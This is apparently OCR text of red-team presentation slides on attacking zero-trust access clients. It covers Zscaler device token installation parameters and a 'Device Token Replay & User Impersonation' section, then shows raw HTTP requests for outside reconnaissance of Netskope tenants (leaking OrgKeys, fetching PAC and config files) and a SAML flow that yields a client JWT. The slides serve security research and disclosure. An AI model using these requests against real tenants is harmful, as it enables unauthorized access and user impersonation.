
Device Token Authentication

- Zscaler also support an authentication mode called Device Token Authentication
- This non-default mode allows administrators to generate a token which can be used to authenticate devices via the Zscaler Client Connector Portal (or ZIdentity) IdP

What happens if we change this value?


The following image is an example of a CLI that uses all the available install options, where:


- The absolute path to the MSI file is `C:\Users\User\Downloads\Zscaler-windows-1.2.0.000311-installer.msi`.
- The `/quiet` switch is used to install the app in silent mode.
- The cloud on which the organization is provisioned is `zscalertwo`.
- The device token value is `4e36647447326e5a553335303232416e6279784b51513d3d`.
- The policy token value is `32343A343A312E31204D6967726174696F6E`.
- The organization's domain name is `safemarch.com`.
- The UNAME is `test`.
- The EXTERNALDEVICEID is `TestDevice`.
- ANTITAMPERING is `1`.



Device Token Authentication

- Device token and User values are set in the registry:





ZScaler Device Token Replay & User Impersonation

Netskope


- Similar architecture to Zscaler
- Processes Internet traffic and can route to on-premise or private applications (Netskope Private Access)

- Why? – we saw it on a red team job and could smell the root. 

Terminology

- Org Key: Unique identifier for a tenant within the Netskope environment (e.g. 1FaK30rGk3ysQYMcytbk)
- User Key: Unique identifier for an individual user within a tenant (e.g. U53rk3ygIjv89dIbt4i7)

Recon from Outside - Netskope



Request

```
POST /nsauth/client/authenticate HTTP/1.1
Host: nsauth-zerosafe.goskope.com
Connection: keep-alive

TenantName=zerosafe&UTCEpoch=1740734444
```


Response

```
HTTP/1.1 200 OK
access-control-allow-origin: *

…
<input type="hidden" name="SAMLRequest"
value="PHNhbWxwOkF1dGhuUmVxdW…UmVxdWVzdD4="/>
…
```


The OrgKey is in the SAML request (if the IDP flow is enabled)

```
<saml:Issuer>
https://nsauth-zerosafe.goskope.com/<ORGKEY>
</saml:Issuer>
```


Recon from Outside - Netskope



OrgKey can also be leaked via admin portal IDP



Recon from Outside - Netskope



Request


```
GET /mobile/user/pac?orgkey=<OrgKey> HTTP/1.1
Host: nsauth-zerosafe.goskope.com
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
date: Thu, 17 Apr 2025 09:20:09 GMT
content-type: application/x-ns-proxy-autoconfig
content-disposition: attachment; filename="config.pac"

function FindProxyForURL(url, host) {

  if (!shExpMatch(url, "https://*") &&
!shExpMatch(url, "http://*")) return "DIRECT"   …
```

Other URLs:

```
/config/getexceptionlist
/config/org/version
/config/org/clientconfig
/steering/domains
/v2/config/org/getmanagedchecks
/v1/externalhost
/config/org/domains
```




Request

```
POST /nsauth/client/authenticate HTTP/1.1
Host: nsauth-zerosafe.goskope.com
Connection: keep-alive

TenantName=zerosafe&UTCEpoch=1740734444
```

Response

```
HTTP/1.1 200 OK
access-control-allow-origin: *

…
<input type="hidden" name="SAMLRequest"
value="PHNhbWxwOkF1dGhuUmVxdW…UmVxdWVzdD4="/>
…
```




Request

```
POST /zerosafe.net/saml2 HTTP/1.1
Host: login.microsoftonline.com

RelayState=client_provision_idp&SAMLRequest=PHNhbxwO…zdD4%3D
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8

<html><head><title>Working...</title></head><body><form
method="POST" name="hiddenform" action="https://nsauth-
zerosafe.goskope.com/nsauth/saml2/http-post/OrgKey/acs/4">
<input type="hidden" name="SAMLResponse"
value="PHNhbWxwOlJlc3BvbnNlIElEPSJfYzQ4MmQ1…
```




Request

```
POST /nsauth/saml2/http-post/ORGKEY/acs/4 HTTP/1.1
Referer: https://login.microsoftonline.com/zerosafe/saml2
Host: nsauth-zerosafe.goskope.com

SAMLResponse=PHNhbWxwOlJlc3BvbnNlI..%2B&RelayState=client_provision_idp
```

Response

```
HTTP/1.1 200 OK
content-type: text/html; charset=utf-8
content-length: 2004

<!DOCTYPE html>
<html lang="en">
    <head>
…
        <title>Authentication Success</title>
…
       <div id="NsLoginStatus" style="display: none;"
name="JWT_NSUserInformation" value="eyJ0eXAiO..K8Vw" >
…
```

